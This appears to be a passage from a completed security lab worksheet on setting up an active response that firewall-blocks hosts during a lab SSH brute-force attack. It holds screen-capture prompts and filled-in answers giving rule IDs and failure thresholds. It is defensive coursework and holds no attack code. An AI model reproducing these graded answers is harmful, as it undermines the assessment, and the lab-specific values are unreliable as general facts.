
60. Make a screen capture showing your new active response definition using the firewall-drop command.




Challenge and Analysis

Part 1: Validate Your Active Response Definition

Make a screen capture showing the Details in the Rule tab for the firewall-drop block event.



Make a screen capture showing the Details in the Rule tab for the firewall-drop unblock event.



Part 2: Assess the Scope of Your Active Response Definition

Record the alert and the Rule ID for the top alert generated by your ongoing SSH brute-force attack.

sshd: authentication failed. Rule ID: 5716

Record the number of failed authentications before rule 2502 is triggered.

6 failed authentications before rule 2502 is triggered.